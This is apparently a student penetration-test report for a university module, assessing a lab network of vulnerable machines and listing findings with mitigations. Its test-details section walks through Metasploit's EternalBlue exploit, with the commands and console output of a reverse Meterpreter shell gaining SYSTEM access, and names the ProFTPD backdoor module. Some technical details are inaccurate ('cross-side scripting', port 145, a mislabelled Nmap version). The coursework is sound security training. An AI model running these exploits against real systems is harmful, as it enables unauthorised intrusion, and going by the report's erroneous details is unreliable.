Assignment Guidance and Front Sheet

This front sheet for assignments is designed to contain the brief, the submission instructions, and the actual student submission for any WMG assignment. As a result the sheet is completed by several people over time, and is therefore split up into sections explaining who completes what information and when. Yellow highlighted text indicates examples or further explanation of what is requested, and the highlight and instructions should be removed as you populate 'your' section.

This sheet is only to be used for components of assessment worth more than 3 CATS (e.g. for a 15 credit module, weighted more than 20%; or for a 10 credit module, weighted more than 30%).

To be completed by the student(s) prior to final submission:

Your actual submission should be written at the end of this cover sheet file, or attached with the cover sheet at the front if drafted in a separate file, program or application.

Student ID or IDs for group work	**2286790**

To be completed (highlighted parts only) by the programme administration after approval and prior to issuing of the assessment; to be consulted by the student(s) so that you know how and when to submit:

Date set	16/12/2022
Submission date (excluding extensions)	23rd January 2023 by 12:00PM (UK time)
Submission guidance	To be submitted electronically via Tabula
Late submission policy	If work is submitted late, penalties will be applied at the rate of **5 marks per University working day** after the due date, up to a **maximum of 10 working days** late. After this period the mark for the work will be reduced to 0 (which is the maximum penalty). "Late" means **after the submission deadline time as well as the date** – work submitted after the given time even on the same day is counted as 1 day late. For **Postgraduate** students only, who started their **current course before 1 August 2019**, the daily penalty is **3 marks** rather than 5.
Resubmission policy	If you fail this assignment or module, please be aware that the University allows students to remedy such failure (within certain limits). Decisions to authorise such resubmissions are made by Exam Boards. Normally these will be issued at specific times of the year, depending on your programme of study. More information can be found from your programme office if you are concerned.

To be completed by the module owner/tutor prior to approval and issuing of the assessment; to be consulted by the student(s) so that you understand the assignment brief, its context within the module, and any specific criteria and advice from the tutor:


Module title & code	Penetration Testing (WM9C3)
Module owner	Jules Pagna Disso
Module tutor	Jules Pagna Disso
Assessment type	PMA
Weighting of mark	80%

Table of Contents

Executive Summary

This report presents the findings of vulnerability and black-box pen-test for New Bizz Ltd. This test evaluates the network's and infrastructure's operational security levels, including active services, patch levels, inappropriate configurations, and security controls. The goal here is to locate and mitigate the vulnerabilities of all the devices in scope.

The test was performed in a way that simulates all the actual cyber-attacks possible against the designated network and systems. During the task, the assessor was able to gain full administrator level access to the machines mentioned below. There were 28 vulnerabilities exploited in total and 23 of them must be on the priority to fix and 5 must be fixed as soon as possible.



Summary of Weaknesses:

- All the firewalls are in disabled state.
- Many of the ports were open but no services were running on them.
- Weak of Default Credentials used for all the servers as well as services running.
- There were no IDS (Intrusion Detection System) and IPS (Intrusion Prevention System) enforced.
- Some of the software were outdated and at End of Life (EOL).
- No network monitoring and logging.
- No input Validation.
- Lack of Encryption.

Business Impact:

- Loss of Sensitive Information can lead to loss of reputation and a fine up to 17.5 million pounds or 4% of the annual income, if not compliant to GDPR(General Data Protection Regulation).
- Loss of control over the system.
- Long System Downtime is possible.
- Loss of Reputation.
- Dos (Denial of Service) Attacks
- Cross-side Scripting
- Damage to Physical Systems

Scope

The pre-defined scope:

- Infrastructure testing and software testing of the whole sub–network – 11.11.11.0/24. This includes all the machines, servers and the services that are running on all the five machines.

Name of the Machines	Operating System	IP
Metasploitable 3	Windows	11.11.11.4
Recon	Ubuntu	11.11.11.7
WordPress_Host_Server1	Ubuntu	11.11.11.9
Windows_2012R2	Windows	11.11.11.5
Csec	Ubuntu	11.11.11.8

Out-of-Scope:

- Social Engineering Attacks
- Phishing Attacks
- Physically damaging the machines.

Objectives

- To do a manual security pen testing for the Company – New Biz Ltd.
- Attempt to exploit vulnerabilities gain remote access of the network.
- Appraise the existing security posture and provide recommendations where appropriate.


Timeline

Pen Testing	Start Date	End Date
PenTest 1	18/11/2022	23/01/2023


Methodology

Black Box Testing was performed which means no previous knowledge of the systems, network and services were known. A combination of OWASP's Testing guide and SANS methodology was used for vulnerability assessments and Penetration Test of the network and web-based applications.

The following diagram provides a high-level view to the methodology used:



Network Diagram



Assumptions

- As the pen test is done after office hours, it is assumed that there are no constraints for the exploits performed by the team.
- The network is the same for the machine which is used for the exploit as well as the machines that are to be exploited.

Tools Used

Security Testing Technique	Security Testing Tool	Versions
Password Cracking	• John- The Ripper	1.9.0
	• Hydra	9.4
	• Crack-Station	Website
Vulnerability Scanning	• Nmap	7.93
	• Nikto	2.1.6
	• Metasploit Framework	6.2.31
	• Nessus	10.3.2
	• WpScan	3.8.22
Network Discovery	• Nmap	2.1.6
	• Netdiscover	0.10
Penetration Testing	• Metasploit Framework	6.2.31
	• WpScan	3.8.22
	• Nmap	7.93
Security Testing	• Burp Suite	2022.12.6 Community Version

Risk Severity	Vulnerability Type	*Vulnerability*	*Mitigation*	*OWASP Top 10 Category*	*Threats*	*Impact*	*Likelihood*	*Impact*	*Recommendations*
	Memory Overflow	**Metasploitable3 (11.11.11.4)** Windows Eternal Blue (MS17-010) vulnerability for the SMB ports (139 and 445) **Windows_2012R2(11.11.11.5)** Windows Eternal Blue (MS17-010) vulnerability for the SMB ports (139 and 445)	Patch the devices with security update provided by Microsoft.	A05:2021-Security Misconfiguration A04:2021-Insecure Design	• Possible Server Crash • Arbitrary Code Execution • Memory Access Errors	Access to the target system as a superuser. Attacker can modify permissions, insert. backdoors, create new users, etc.	High	High	• Use safe-string libraries. • Introduce container Abstractions. • Use Antivirus • Deploy Firewalls • Port Hardening
	Remote Code Execution	**Metasploitable3(11.11.11.4)** Rest API can be exploited without any authentication. (Port-9200)	Upgrade to latest version 7.14.	A05:2021-Security Misconfiguration A04:2021-Insecure Design	• Remote file Inclusion • Social Engineering • Remote Access Trojans (RATs) • DDoS(Distributed Denial of Service)	Access to the system as a low privilege User. The attacker can explore the computer, enumerate settings, and look for methods to escalate privileges.	High	High	• Upgrade the system to the latest version available in the market. • Apply firewalls and session management. • Implement a patch management system. • Apply Password Policy
		Metasploitable3(11.11.11.4)- Windows RM Remote Code Execution can be done using the weak credentials. (Port-5985)	Use Jumpbox that is used only for remote administration functions.						
		Metasploitable3(11.11.11.4)- Script Console on the Jenkins Server(Port-8484) is vulnerable and has no authentication session.	Upgrade to version 2.361.1						
	Local File Inclusion	**Metasploitable3(11.11.11.4)-** Threat Actor can download admin username and password hash files from the Glassfish Server(Port 4848).	Upgrade to GlassFish 7.0	A05:2021-Security Misconfiguration A04:2021-Insecure Design	• Directory Traversal • File Parameter Manipulation.	The attacker is able to download files located on the target server without restriction. This could lead to Sensitive Data Exposure	High	High	• Use one-way cryptographic keys to store sensitive information into the system. • Apply restrictions on certain files. • Make use of a DLP Policies • Make use of IDS systems to detect data getting transported out of the organisation.
	Unrestricted File Upload	**Metasploitable3(11.11.11.4)-** FileuploadServlet class does not check user-id ConnectionId Parameter and allows malicious file upload.(Port-8010,8383,8022)	Upgrade to Manage Engine Desktop Central 10.	A05:2021-Security Misconfiguration	• File Type Validation Bypass. • Malicious file Upload. • File Upload from Vulnerabilities.	There was no file-type filtering functionality. The attacker could deliver malware or other malicious payloads to the targeted system.	High	High	• Restrict the filetypes that are not in business requirements. • Virus detection on disc access should be implemented. • Limit file size • Monitoring the data that is uploaded.
		Recon (11.11.11.7)- On Wordpress Server malicious file can be uploaded.							
		Metasploitable3(11.11.11.4)- Tomcat Server (Port-8282),malicious file can be uploaded into the machine and called via a listener for successful execution.							

	Weak Credentials	**Metasploitable3(11.11.11.4)-** ManageEngine Desktop Central 9 Server (Port-8383) is vulnerable to brute-force.	Upgrade to Manage Engine 10.	A04:2021-Insecure Design	• User Impersonation • Replay Attack • Brute Force Attack • Social Engineering	The system credentials could be easily brute forced by the attacker, leading towards user impersonation and access to corporate data. The application of weak/default user credentials is a weak security control.	High	High	• Modify the application to apply strong password policies. • Make use of rate limiter when it comes to login forms, to detect brute forcing attempts. • Do not make use of default credentials. • Implement Password Ageing Policy, that means passwords must be changed every two months and previous password must expire after this period.
		Recon (11.11.11.7)- Wordpress Server login page is vulnerable to brute-force.	Apply Multi Factor Authentication on the login pages.						
		Metasploitable3(11.11.11.4)- Tomcat Server(Port-8282) has default credentials.							
		Metasploitable3(11.11.11.4)- Default username and no password for MySQL database.							
		Metasploitable3(11.11.11.4)- The username and password for login into the machine is same.							
	Insecure Design	**Metasploitable3(11.11.11.4)-** Rest plugin in Tomcat server(Port-8282) can be exploited	Upgrade to version 8.5.85	A04:2021-Insecure Design	• File Type Validation Bypass. • Malicious File Upload	Access to the target system as a superuser. Attacker can modify permissions, insert backdoors, create new users, etc	High	High	• File type Validation while uploading files • Monitoring the Uploads and rejecting the suspicious filetypes.
	Security Misconfiguration	**Metasploitable3(11.11.11.4)-** Source code for Wordpress Server(Port-8585) reveal multiple plugins like Twenty Fourteen that are public.	Remove the comments from the source code	A05:2021-Security Misconfiguration	• Directory Traversal • File Parameter Manipulation. • Social Engineering	As source code PHP execution permission check is not implemented properly, the attacker can input malicious code in the source code of the page leading to remote code execution.	Moderate	Moderate	• All comments must be removed wherever possible, as it can be viewed easily from the "view page source" option available. • Restrict the permissions for file execution in the directory.
	Authorisation and Session Management Missing	**Metasploitable3(11.11.11.4)-** No Account Lockout mechanism for Users during login. That means Brute Force is allowed. (Port-22)	Input Validation (Create a accept or deny list)	A07:2021-Identification and Authentication Failures	• Dictionary Attacks • Man-in-the-Middle Attack • Brute Force	The system credentials could be easily brute forced by the attacker, leading towards user impersonation and access to corporate data.	High	High	• Account Lockout Policy after certain number of tries. • Multiple Unsuccessful login attempts should give a warning to the system.
	Information Disclosure	**Metasploitable3(11.11.11.4)-** Script Console in Jenkins Server(Port-8484) has no input validation and can execute malicious scripts.		A02:2021-Cryptographic Failures	• Unintentional Data Leaks • Server Compromise	No input validation and leading to execution of malicious scripts by the attacker.			• Use of automated software like IIS Lockdown Tool that removes harmful scripts, unused services and web pages from the server.

		Recon (11.11.11.7)- Username disclosure by the SSH port(Port-22).	Upgrade to version 9.1		• Database Compromise • Side-Channel Attack	Moreover, the usernames for the systems could be enumerated by the attacker, thereby, narrowing the scope of attack.	Moderate	Moderate	This software is available at Microsoft store.
		Wordpress_Host_server_1(11.11.11.9) Username Disclosure	Upgrade to version 6.						
	Cross-Side Scripting	**Recon(11.11.11.7)-** Comment Section is vulnerable to XSS.	Apply Input Validation and filters	A03:2021-Injection	• XSS • Stealing Cookies • Session Hijacking • SQL Injection	Allows attackers to inject malicious code into web pages viewed by other users. Can be used to steal sensitive information such as login credentials and personal data	High	High	• Validation of headers, cookies, string inputs. • Use proper encoding mechanisms to reduce exposure to some XSS variants.
		Wordpress_Host_server_1(11.11.11.9) Comment is Vulnerable to XSS							
		Csec (11.11.11.8) Comment section is Vulnerable to XSS							
	DOS	**Windows_2012R2(11.11.11.5)**	Use Load Balancers	A04:2021-Insecure Design	• DDOS • Increased Network Traffic • Resource Exhaustion • Amplification Attacks	The attacker could cause a Disruption to the services by overloading the target system with requests.	High	High	• Rate limit • Network Segmentation • Monitor the network
		Metasploitable3(11.11.11.4)							
	Security Misconfiguration/ Backdoor	**Csec (11.11.11.8)** Backdoor (Port-21)	Patch the system to ProFTP 1.3.8	A04:2021-Insecure Design	• System Compromise • Rootkits Injection • Supply Chain Attack	Vulnerable service of ProFTPD is used, leading the attacker to a direct access to backdoor	High	High	• Patch Management • Keep the systems updated.
	Privilege Escalation	**Windows_2012R2(11.11.11.5)-** SMB port allows anonymous IPC and a Named Pipe.	Patch the devices with security update provided by Microsoft	A01:2021-Broken Access Control	• DDOS • Data Exfiltration • Remote Code Execution	Access to the target system as a superuser. Attackers can modify permissions, insert backdoors, create new users, etc.	Moderate	Moderate	• Apply Authentication • Apply Patches
	Operating Software's are at End of Life	**Windows_2012R2(11.11.11.5)-**	Upgrade to the latest version or discard the machines	A06:2021-Vulnerable and Outdated Components	• Lack of Security Features • Poor Performance • Poor Reliability	As the systems have reached end of life, support in the form of security patches is not provided by the provider, hence leaving them open to publicly available exploits.	High	High	• Replace or Upgrade Outdated Systems • Create Backups • Isolate and Monitor Systems • Limit Access
		Csec (11.11.11.8)							
		Metasploitable3(11.11.11.4)							

High > Moderate > Low

Risk Matrix				
		SEVERITY (IMPACT)		
		LOW	MODERATE	HIGH
LIKELIHOOD	HIGH			
	MODERATE			
	LOW			

High: High Risks pose a critical threat to the company's security and must be **treated** immediately. Successful exploit of these vulnerabilities will compromise the whole system or have similar impacts.

Moderate: Moderate Risks pose a serious threat to the company and can be **transferred** but must be fixed as soon as possible. Successful exploit of these vulnerabilities will be a great threat.

Low: Low Risks pose minimal threat to the company and can be patched up with time.

Test Details

During the test, all the assets in scope (previously agreed upon) were thoroughly tested for vulnerabilities. The following section consists of all the vulnerability and here description:


Eternal Blue Vulnerability (MS17-010)		
This exploit makes use of the SMBv1 port to carry malware onto the network and spread malicious data packets. In two machines, the SMB port (445 and 139) was open. Successful exploit provides an interactive shell (meterpreter) with by default admin privilege.		
CVE ID	CVE-2017-0143	
Metasploit Module Used	Windows/smb/ms17_010_eternalblue	
Port Affected and Service	139	Microsoft Windows RPC
	145	Microsoft Windows Server 2008 R2-2012 microsoft-ds
Affected Hosts:	Metasploitable3 - 11.11.11.4	
	Windows_2012R2(11.11.11.5)	

Proof of Concept: The following images shows the evidence of a successful execution of commands, executed at system-level.

First search for the vulnerabilities of the specific service running on the ports. Once you find the exploit, you search for the exploit in exploit-db.

One I found that the target is vulnerable to Eternal_Blue, I searched Metasploit Framework for modules related to it. There is a module that targets this port for the same vulnerability.


Set the host and port of the victim machine and run the Metasploit module. This module results to an admin privilege access shell to the machine.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 3
target ⇒ 3
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 11.11.11.4
rhosts ⇒ 11.11.11.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 11.11.11.5:4444
[*] 11.11.11.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 11.11.11.4:445        - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 11.11.11.4:445        - Scanned 1 of 1 hosts (100% complete)
[+] 11.11.11.4:445 - The target is vulnerable.
[*] 11.11.11.4:445 - Connecting to target for exploitation.
[+] 11.11.11.4:445 - Connection established for exploitation.
[+] 11.11.11.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 11.11.11.4:445 - CORE raw buffer dump (51 bytes)
[*] 11.11.11.4:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 11.11.11.4:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 11.11.11.4:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 11.11.11.4:445 - 0×00000030  6b 20 31                                         k 1
[+] 11.11.11.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 11.11.11.4:445 - Trying exploit with 12 Groom Allocations.
[*] 11.11.11.4:445 - Sending all but last fragment of exploit packet
[*] 11.11.11.4:445 - Starting non-paged pool grooming
[+] 11.11.11.4:445 - Sending SMBv2 buffers
[+] 11.11.11.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 11.11.11.4:445 - Sending final SMBv2 buffers.
[*] 11.11.11.4:445 - Sending last fragment of exploit packet!
[*] 11.11.11.4:445 - Receiving response from exploit packet
[+] 11.11.11.4:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 11.11.11.4:445 - Sending egg to corrupted connection.
[*] 11.11.11.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 11.11.11.4
[*] Meterpreter session 1 opened (11.11.11.5:4444 → 11.11.11.4:49330) at 2023-01-12 14:38:56 -0500
[+] 11.11.11.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 11.11.11.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 11.11.11.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > id
[-] Unknown command: id
meterpreter > pwd
C:\Windows\system32
meterpreter >
```

Successful Exploit using Metasploit


Evidence For 11.11.11.4 :



```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Interactive shell showing system info for Metasploitable 3


Evidence For 11.11.11.5 :



Successful Exploit Using EternalBlue in Windows_2012R2

ProFTPD Backdoor Unauthorized Access Vulnerability		
This exploit creates a backdoor which is present in proftpd-1.3.3c.tar. [bz2|gz] archive. Successful exploit provides an interactive shell (meterpreter) with by default admin privilege.		
Metasploit Module Used:	exploit/unix/ftp/proftpd_133c_backdoor	
Port Affected and Service	21	FTP
Affected Hosts:	Csec (11.11.11.8)	

Proof of Concept: The nmap scan of the target machine revealed that the fttp service is running on port 21 with a version of ProFTPD-1.3.3c. This version is susceptible to backdoor attacks. In order to find any modules that are similar, search for this version in the Metasploit framework. In the Metasploit module, configure the remote host, port, and payload.




Successful Backdoor Created


Cross-Side Scripting		
Malicious script is injected in the comment section of the victim website. When the server executes the script, whole interaction with the website will be compromised.		
Port Affected and Service	80	http
Affected Hosts:	Csec (11.11.11.8)	
	Wordpress_Host_server_1(11.11.11.9)	
	Recon (11.11.11.7)	

Evidence For 11.11.11.7:

Cross-side-scripting is a web-based attack and needs the threat actor to login into the server. The comment section on the website has no input filtering and if you run a one-line java-script and inject it into the server, it will cause cross-side-scripting.

